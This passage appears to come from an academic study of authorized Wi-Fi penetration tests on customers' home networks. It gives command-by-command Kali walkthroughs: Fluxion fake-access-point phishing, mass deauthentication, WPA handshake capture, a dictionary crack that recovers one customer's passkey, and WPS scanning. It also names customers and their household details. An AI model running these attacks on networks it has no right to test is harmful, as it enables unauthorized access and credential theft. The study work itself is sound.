19) CC:03:FA:BF:9F:8A  6     WPA2  13%  HOME-9F8A
20) 92:1A:CA:B7:74:80  6     WPA2  14%
21) E0:22:04:00:0E:AF  4     WPA2  14%  ATT9Ygy2IZ_guest
22) CE:35:40:93:3B:D8  1     WPA2  14%  x00x00x00x00x00x00x00x00x00x00
23) 78:96:84:9A:AB:70  11    WPA2  15%  ATTphYFc8s
24) 02:10:D6:01:C6:30  1     WPA2  15%
25) E0:22:04:00:0E:AE  4     WPA2  15%
26) 20:E5:64:CF:8B:80  1     WPA2  15%  ATT9Ygy2IZ
27) A0:04:60:F9:47:93  6     WPA2  15%  NetGear68
28) 90:1A:CA:B7:74:80  6     WPA2  16%  HOME-7482
29) 58:6D:8F:44:1A:F4  6     WPA2  16%  NiceDeer
30) 46:32:C8:E8:A0:B1  1     WPA2  16%  x00x00x00x00x00x00x00x00x00x00
31) 44:32:C8:E8:A0:B0  1     WPA2  17%  HOME-A0B0
32) 00:26:82:EC:06:68  6     WPA2  18%  HomeWiFi
33) C0:FF:04:D2:78:D5  7     WPA2  18%  BobDeb_EXT
34) E8:33:81:38:9F:40  11    WPA2  18%  ATT2j0d4e9
35)* CC:35:40:71:2A:91  11    WPA2  19%  HOME-2A91
36) CE:35:40:71:2A:92  11    WPA2  22%  x00x00x00x00x00x00x00x00x00x00
37) 50:C7:BF:0F:57:33  6     WPA2  26%  Skynet
38) F8:2C:18:E4:E1:53  4     WPA2  28%  ATT2FsJ7Am_guest
39) F8:2C:18:E4:E1:52  4     WPA2  28%  2WIRE059
40)* 0C:F8:93:3D:44:10  6     WPA2  32%  HOME-4412
41) 02:F8:93:3D:44:10  6     WPA2  32%
42) 8A:71:E5:7C:E5:72  11    WPA2  35%
43) 14:5B:01:82:52:60  11    WPA2  41%  ATT5h42286
44)* E0:87:0A:73:8B:70  11    WPA2  44%  ATT3r0a3N4
45) 94:C1:50:14:A2:3E  7     WPA   99%

(*)Active clients

Select target. For rescan type r
#>
```

Figure 27. Customer1 Fluxion Wifi List.

Next step is to select the option 1 to create a fake access point to lure a Wi-Fi user as seen in figure 28.

```
#####
#
# FLUXION 0.23 < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

INFO WIFI

SSID = ATT3r8a3N4 / WPA2
Channel = 11
Speed = 54 Mbps
BSSID = E0:87:0A:73:8B:70 ( )

#### Select Attack Option ####

1) FakeAP - Hostapd (Recommended)
2) FakeAP - airbase-ng (Slower connection)
3) WPS-SLAUGHTER - Bruteforce WPS Pin
4) Bruteforce - (Handshake is required)
5) Back

#> 1
```

Figure 28. Customer1 Fluxion Fake AP.

As seen in figure 29 select aircrack-ng to use aircrack-ng suite to obtain a capture of the WPA handshake.

```
#####
#
#   FLUXION 0.23 < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

Handshake check

1) aircrack-ng (Miss chance)
2) pyrit
3) Back

#> 1
```

Figure 29. Customer1 Fluxion Aircrack-ng.

In the prompt seen in figure 30, select option 2 to de-authenticate all connected devices. The script then launches an attack to capture a WPA handshake as seen in figure 31.

```
#####
#
#   FLUXION 0.23 < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

*Capture Handshake*

1) Deauth all
2) Deauth all [mdk3]
3) Deauth target
4) Rescan networks
5) Exit

#> 2
```

Figure 30. Customer1 Fluxion Capture Handshake.

The screenshot shows a terminal window running Fluxion with the following output:

```
#####
#
#   FLUXION 0.23 < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

*Capture Handshake*

Status handshake:

1) Check handshake
2) Back (Select another deauth method)
3) Select another network
4) Exit

#> 1
```

In the background, a network monitoring tool displays a list of detected networks:

BSSID	PRM	RND	Beacon	#Data	A/s	Ch	HE	ENC	CI/MR	MTH	ESSID
E0:87:04:73:08:70	-7	0	485	1009	0	11	56e	WPA2	CCMP	PSK	HTT5
BSSID	STATION	PRM	Rate	Lost	Frames	Probe					
E0:87:04:73:08:70	88:33:FF:40:27:1194	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:40:18:854E	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:40:18:44:33	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:40:18:70:08	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:40:18:01:03	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:40:18:4A:83	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:20:03:86:36	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:1B:07:49	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:17:80:67	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:04:07:28	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:0A:93:03	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:0A:76:70	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:1E:96:09	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:1F:44:74	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:50:04:53	0	0	-1	0	4					
E0:87:04:73:08:70	88:33:FF:07:01:00	0	0	-1	0	4					

Below the network list, a terminal window displays the message: "Deauthenticating via mdk3 all clients on ATT3r6a3N4..."

Figure 31. Customer1 Fluxion Handshake.

Now we have a handshake packet to verify the passkey the user will be lured to give away. The next step is to select the Web Interface option as shown in figure 32.

```
#####
#
#   FLUXION 0.23 < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

INFO WIFI

      SSID = ATT3r8a3N4 / WPA2
      Channel = 11
      Speed = 54 Mbps
      BSSID = E0:B7:0A:73:8B:70 ( )

Select your option

  1) Web Interface
  2) Bruteforce
  3) Exit

#? 1
```

Figure 32. Customer1 Check Handshake.

Fluxion gives many options for the fake login page that will be sent to the user's device. This option is useful when the SSID of the wireless network is the brand of the router. For this study, I found the option 1 English mimics a mobile app login page. The various options can be seen in figure 33.

```
#####
#
#   FLUXION 0.23 < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

INFO WIFI

      SSID = ATT3r8a3N4 / WPA2
      Channel = 11
      Speed = 54 Mbps
      BSSID = E0:B7:0A:73:8B:70 ( )

Select Login Page

  1) English [ENG] (NEUTRA)
  2) Netgear [ENG]
  3) Belkin [ENG]
  4) Arris [ENG]
  5) Verizon [ENG]
  6) Xfinity [ENG]
  7) Huawei [ENG]
  8) Spanish [ESP] (NEUTRA)
  9) Netgear [ESP]
 10) Arris [ESP]
 11) Vodafone [ESP]
 12) Italian [IT]
 13) French [FR]
 14) Portuguese [POR]
 15) German [GER]
 16) Chinese [ZH_CN] (NEUTRA)
 17) Back

#? 1
```

Figure 33. Customer1 Fluxion Fake AP.

As shown in the figure 34, once the fake AP login page is selected, Fluxion script creates a fake access point, de-authenticates all devices, then opens a fake login page in the device targeted. If a user is on his device, he might be lured to re-enter his login credentials. The credentials will be then compared against the previously captured handshake packets to be validated. If validated, the compromised user will be automatically re-connected to the legit Wi-Fi.




Figure 34. Customer1 Fake AP.

During the Fluxion test, nobody was using their device so the fake AP tentative didn't work. In summary, the home Wi-Fi was secure enough for the wardriving scenario of this study.

The customer 1 household has 9 connected devices ranging from smartphone, tablets, thermostat, videogame console to smart TVs. There are two people living in the home, one being a 11 years old child. The household income is less than \$50,000 a year. The home owner left the default settings from the Internet provider and didn't change anything in the configuration of the home network.

## Customer 2: Tino Trevino

The Service Agreement Contract between the two parties can be found in appendix B. For the first customer pentest report, each detail of the process has been explained, for the next pentest reports, the same process step explanations are shortened.

**How strong is the router encryption control?** The first step is to verify that the wireless interface is detected by Linux as shown in figure 35.

```
root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset
phy1     wlan0      ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
root@kali:~# █
```

Figure 35. Customer2 Airmon-ng.

Then start the monitoring function on wlan0 by killing the potential interfering processes as shown in figure 36.

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  733 NetworkManager
  807 dhclient
  923 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
          (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)
root@kali:~# kill 733 807 923
root@kali:~#
```

Figure 36. Customer2 Airmon-ng Start & Kill.

The next step is to run airodump-ng to list and identify the correct BSSID of the targeted AP, as shown in the figure 37 and the figure 38. Here the correct BSSID is on the top of the list and we can see that the SSID has been customized, which is a sign that the passkey might also has been changed from the default.

```
root@kali:~# airodump-ng wlan0mon
```

Figure 37. Customer2 Airodump-ng.

```

CH 4 ][ Elapsed: 24 s ][ 2017-04-06 19:52
BSSID          PWR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH  ESSID
F0:79:59:73:5D:58 -54 21 39 0 6 54e WPA2 CCMP PSK Trevino8
14:91:82:DC:28:16 -64 13 0 0 5 54e WPA2 CCMP PSK Linksys02460_Ext
48:F8:B3:C2:6E:FE -66 20 1 0 2 54e WPA2 CCMP PSK HoeveNetwork
10:DA:43:87:20:73 -67 9 7 0 11 54e WPA2 CCMP PSK GetOffMyLawn2.4
14:91:82:BF:2B:EC -71 14 2 0 5 54e WPA2 CCMP PSK Linksys02460
5C:B9:01:2C:8F:4F -69 16 0 0 6 54e WPA2 CCMP PSK HP-Print-4F-Officejet Pro 6830
16:91:82:BF:2B:EE -70 14 0 0 5 54e WPA2 CCMP PSK <length: 32>
A0:63:91:ED:C6:45 -74 11 4 1 1 54e WPA2 CCMP PSK MyCharterWiFi45-2G
C0:FF:D4:A1:FE:23 -76 8 0 0 1 54e WPA2 CCMP PSK MyCharterWiFi23-2G
34:97:F6:B5:86:30 -76 9 0 0 10 54e WPA2 CCMP PSK Clowntown 2.4
2C:30:33:FF:CF:F3 -78 0 8 0 10 -1 WPA <length: 0>
A0:63:91:B4:17:A8 -80 1 0 0 8 54e WPA2 CCMP PSK NETGEAR39
62:38:E0:10:5C:90 -80 2 0 0 10 54e OPN Linksys03263-guest
A4:2B:8C:35:47:41 -81 6 1 0 11 54e WPA2 CCMP PSK BoostWiFi741
C0:FF:D4:99:8C:79 -83 1 1 0 1 54e WPA2 CCMP PSK MyCharterWiFi79-2G
DC:EF:09:B5:D0:22 -84 1 1 0 11 54e WPA2 CCMP PSK MyCharterWiFi22-2G
46:65:0D:BB:02:9C -85 2 0 0 11 54e WPA2 CCMP PSK <length: 21>
08:86:3B:25:C6:A2 -85 4 0 0 1 54e WPA2 CCMP PSK belkin.6a2
50:65:F3:E1:1E:D9 -85 3 0 0 10 54e WPA2 CCMP PSK DIRECT-D8-HP ENVY 5660 series
FA:8F:CA:7D:83:82 -85 6 0 0 6 54e OPN <length: 0>
A0:63:91:2C:72:A0 -87 3 2 0 1 54e WPA2 CCMP PSK MyCharterWiFi0-2G
94:44:52:BF:90:D1 -89 3 0 0 6 54e WPA2 CCMP PSK belkin.39d2
20:10:7A:A7:07:85 -89 3 0 0 6 54e WPA2 CCMP PSK MOTOROLA-3191F
20:AA:4B:CE:A5:0A -89 3 0 0 1 54e WPA2 CCMP PSK Titanic
2C:B0:5D:37:4B:1D -90 2 0 0 5 54e WPA2 CCMP PSK NETGEAR08
A0:63:91:3F:63:BC -92 2 1 0 11 54e WPA2 CCMP PSK MyCharterWiFibc-2G

BSSID          STATION          PWR Rate  Lost  Frames  Probe
(not associated) DA:A1:19:32:29:E2 -69 0 - 1 1 5
F0:79:59:73:5D:58 CC:95:D7:75:72:F2 -67 0e- 0e 0 31
48:F8:B3:C2:6E:FE 88:71:E5:3B:94:F7 -70 0 - 1e 30 19
48:F8:B3:C2:6E:FE 00:23:69:0D:42:AA -82 0 - 1 0 1
14:91:82:BF:2B:EC 5C:AF:06:86:16:7B -77 0 - 1e 0 1
14:91:82:BF:2B:EC 30:A9:DE:C1:48:BE -80 0 -24 0 2
C0:FF:D4:A1:FE:23 CC:79:CF:25:0B:CB -80 0 - 1 0 5 xintutest
A4:2B:8C:35:47:41 64:B8:53:57:95:45 -89 0 - 0e 0 1

```

Figure 38. Customer2 Airodump-ng Result.

With the BSSID in the clipboard, next step is to launch the capture of the WPA handshake as shown in figure 39 and figure 40.

```

root@kali:~# airodump-ng wlan0 -c 6 --bssid F0:79:59:73:5D:58 -w TinoT

```

Figure 39. Customer2 Airodump-ng.

```

CH 6 ][ Elapsed: 48 s ][ 2017-04-06 19:56 ][ WPA handshake: F0:79:59:73:5D:58
BSSID          PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH  ESSID
F0:79:59:73:5D:58 -37 0 461 5357 14 6 54e WPA2 CCMP PSK Trevino8

BSSID          STATION          PWR Rate  Lost  Frames  Probe
F0:79:59:73:5D:58 CC:95:D7:75:72:F2 -68 0e- 0e 234 3493 Trevino8
F0:79:59:73:5D:58 5C:B9:01:2C:8F:4F -70 0e- 1 0 2
F0:79:59:73:5D:58 5C:70:A3:86:80:CB -64 1e- 1e 0 1900
F0:79:59:73:5D:58 20:2D:07:9F:1E:C0 -79 1e- 6 0 2

root@kali:~# █
test-02.cap

```

Figure 40. Customer2 WPA Handshake.

The capture of the WPA handshake has been very quick as soon as the command in figure 41 has been executed.

```

root@kali:~# aireplay-ng -0 0 -a F0:79:59:73:5D:58 wlan0
19:55:50 Waiting for beacon frame (BSSID: F0:79:59:73:5D:58) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:55:50 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:51 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:51 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:52 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:53 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:53 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:54 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:54 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:55 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:55 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:56 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:56 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:57 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:57 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
19:55:58 Sending DeAuth to broadcast -- BSSID: [F0:79:59:73:5D:58]
^C
root@kali:~# █

```

Figure 41. Customer2 Aireplay-ng.

The last step is to launch Aircrack-ng to try to crack the WPA passkey as shown in figure 42.

```

root@kali:~# aircrack-ng -a2 -w '/root/Desktop/WordList/rockyou.txt' '/root/TinoT-01.cap' █

```

Figure 42. Customer2 Aircrack-ng.

The dictionary attack lasted four seconds before finding the passkey. In the figure 43, aircrack-ng finds the passkey after testing 3812 different keys at a rate of 911.70 key per second. With a higher processing power, the rate of key tested would be higher.

```

Aircrack-ng 1.2 rc4
[00:00:04] 3812/9822769 keys tested (911.70 k/s)
Time left: 2 hours, 59 minutes, 38 seconds          0.04%
KEY FOUND! [ warrior1 ]

Master Key   : 36 D1 87 A7 62 C9 64 8E 16 F6 2F A2 8A 52 18 92
              BE C1 C7 FB 6D D9 C0 D9 2B 74 62 6F 63 32 F2 26

Transient Key : DF 90 F9 B3 18 E9 FB 3E A8 0B D1 5D F0 43 76 D0
              76 62 B2 2B 31 9A 97 C2 F4 50 14 72 2F 03 2C 2F
              FC A8 57 4B 0C 7F D9 2A 80 DF B0 7D 6F 16 C3 34
              FA E4 82 E1 B6 EA 4D A1 97 33 8D 77 6A AF 49 2B

EAPOL HMAC  : EB 1D 05 6F 7D 56 8F C5 07 91 7C DC 50 16 2B 4B
root@kali:~# █

```

Figure 43. Customer2 Passkey Cracked.

After running the series of tools for the first research question, the Wi-Fi passkey has been cracked very quickly with the first wordlist. The WPA2 passkey for the access point is not strong enough for this study.



**Is the router vulnerable to WPS attacks?** After cracking the WPA passkey, the Wi-Fi router has been tested for the WPS vulnerability with the tool Wash from Kali Linux. As seen in figure 44, the router for the targeted BSSID has the WPS locked.

```

root@kali:~# wash -i wlan0

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                Channel    RSSI      WPS Version  WPS Locked  ESSID
-----
08:86:3B:25:C6:A2    1          00        1.0          No          belkin.6a2
C0:FF:D4:A1:FE:23    1          00        1.0          No          MyCharterWiFi23-2G
A0:63:91:ED:C6:45    1          00        1.0          No          MyCharterWiFi45-2G
20:AA:4B:CE:A5:0A    1          00        1.0          No          Titanic
C0:FF:D4:99:8C:79    1          00        1.0          No          MyCharterWiFi79-2G
A0:04:60:6E:AE:FA    1          00        1.0          No          MySpectrumWiFifb-2G
48:F8:B3:C2:6E:FE    2          00        1.0          No          HoeveNetwork
14:91:82:BF:2B:EC    5          00        1.0          No          Linksys02460
14:91:82:DC:28:16    5          00        1.0          No          Linksys02460_Ext
F0:79:59:73:5D:58    6          00        1.0          Yes         Trevino8
20:10:7A:A7:07:85    6          00        1.0          No          MOTOROLA-3191F
94:44:52:BF:90:D1    6          00        1.0          No          belkin.39d2
A0:63:91:B4:17:A8    8          00        1.0          No          NETGEAR39
60:38:E0:11:5C:90    10         00        1.0          No          Linksys03263
34:97:F6:B5:86:30    10         00        1.0          No          Clowntown 2.4
A4:2B:8C:35:47:41    11         00        1.0          Yes         BoostWiFi741
10:DA:43:87:20:73    11         00        1.0          No          GetOffMyLawn2.4
2C:30:33:FF:CF:F3    11         00        1.0          No          MySpectrumWiFi4-2G
A0:63:91:3F:63:BC    11         00        1.0          No          MyCharterWiFibc-2G
DC:7F:A4:4D:73:4A    11         00        1.0          No          ATT7NjC5ld
A0:63:91:2C:72:A0    1          00        1.0          No          MyCharterWiFia0-2G
2C:30:33:61:7F:9D    3          00        1.0          No          Radiant Air Animal
2C:B0:5D:37:4B:1D    5          00        1.0          No          NETGEAR08
10:DA:43:9B:DA:69    6          00        1.0          No          NETGEAR85
B0:7F:B9:A2:4C:F9    8          00        1.0          No          NETGEAR04
46:65:0D:BB:02:9C    11         00        1.0          No          (null)

```

Figure 44. Customer2 Wash.

The access point having the WPS locked doesn't allow to connect any devices with the WPS protocol. This router is not vulnerable to WPS attacks.

**Will the home Wi-Fi user be lured by a phishing scheme?** After launching Fluxion with the standard settings, the access point discovery with the Fluxion incorporated airodump-ng gives the correct wireless network as the option 8 as shown in figure 45. After selecting the option 8, select the option 1 Fake AP – Hostapd as shown in figure 46.

```
#####
#
#   FLUXION 0.23   < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

WIFI LIST

ID      MAC              CHAN  SECU  PWR  ESSID
1)*    48:F8:B3:C2:6E:FE    2     WPA2  36%  HoeveNetwork
2)     C0:FF:D4:A1:FE:23    1     WPA2  26%  MyCharterWiFi23-2G
3)     A0:63:91:ED:C6:45    1     WPA2  32%  MyCharterWiFi45-2G
4)     A0:63:91:2C:72:A0    1     WPA2  10%  MyCharterWiFia0-2G
5)     C0:FF:D4:99:8C:79    1     WPA2  17%  MyCharterWiFi79-2G
6)     A0:04:60:6E:AE:FA    1     WPA2  13%  MySpectrumWiFifb-2G
7)     08:86:3B:25:C6:A2    1     WPA2  16%  belkin.6a2
8)     F0:79:59:73:5D:58    6     WPA2  49%  Trevino8
9)     5C:B9:01:2C:8F:4F    6     WPA2  23%  HP-Print-4F-Officejet Pro 6830
10)    B0:7F:B9:A2:4C:F9    8     WPA2  12%  NETGEAR04
11)    A0:63:91:B4:17:A8    8     WPA2  19%  NETGEAR39

(*)Active clients

Select target. For rescan type r
#> 8
```

Figure 45. Customer2 Fluxion Wifi List.

```
#####
#
#   FLUXION 0.23   < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
#####

INFO WIFI

SSID = Trevino8 / WPA2
Channel = 6
Speed = 54 Mbps
BSSID = F0:79:59:73:5D:58 ( )

#### Select Attack Option ####

1) FakeAP - Hostapd (Recommended)
2) FakeAP - airbase-ng (Slower connection)
3) WPS-SLAUGHTER - Bruteforce WPS Pin
4) Bruteforce - (Handshake is required)
5) Back

#> █
```

Figure 46. Customer2 Fluxion Attack Option.

Once the attack option is selected, Fluxion script will try to capture the WPA handshake for verification of the WPA passkey. As seen in figure 47, the WPA Handshake packets have been captured quickly.




Figure 47. Customer2 Fluxion Handshake.

The last step for Fluxion is to select fake AP in English, option 1 to create the same bogus login page as for customer 1. Figure 48 shows the script spinning up a fake access point, de-authenticate all devices, then open a fake login page in the device targeted. No user was actively using a connected device which couldn't help the phishing scheme to lure a user to reveal the WPA passkey.




Figure 48. Customer2 Fluxion Fake AP.

Even though the WPS attack didn't work and the Fluxion Fake AP didn't lure anybody, the customer2 home Wi-Fi wasn't secure enough for the wardriving scenario because of a weak WPA passkey.

The customer 2 household has 10 connected devices ranging from smartphone, laptops, videogame console, smart TVs to wireless printer. There are four people living in the home, one being a 7 years old child. The household income is between \$50,000 and \$75,000 a year. The home owner didn't leave the default settings from the Internet provider, he changed the SSID and the WPA2 passkey. Before the Wi-Fi penetration test, customer2 made us aware that he invested in the most secure router for his home network.

### Customer 3: Jim McDonough

The Service Agreement Contract between the two parties can be found in appendix C. To avoid repeating process descriptions, each research questions steps are shortened with only the relevant information.

**How strong is the router encryption control?** Each time we need to use the monitor mode of the wireless interface, different processes can cause trouble by interfering and we need to kill them as seen in figure 49.

```

root@kali:~# airodump-ng wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
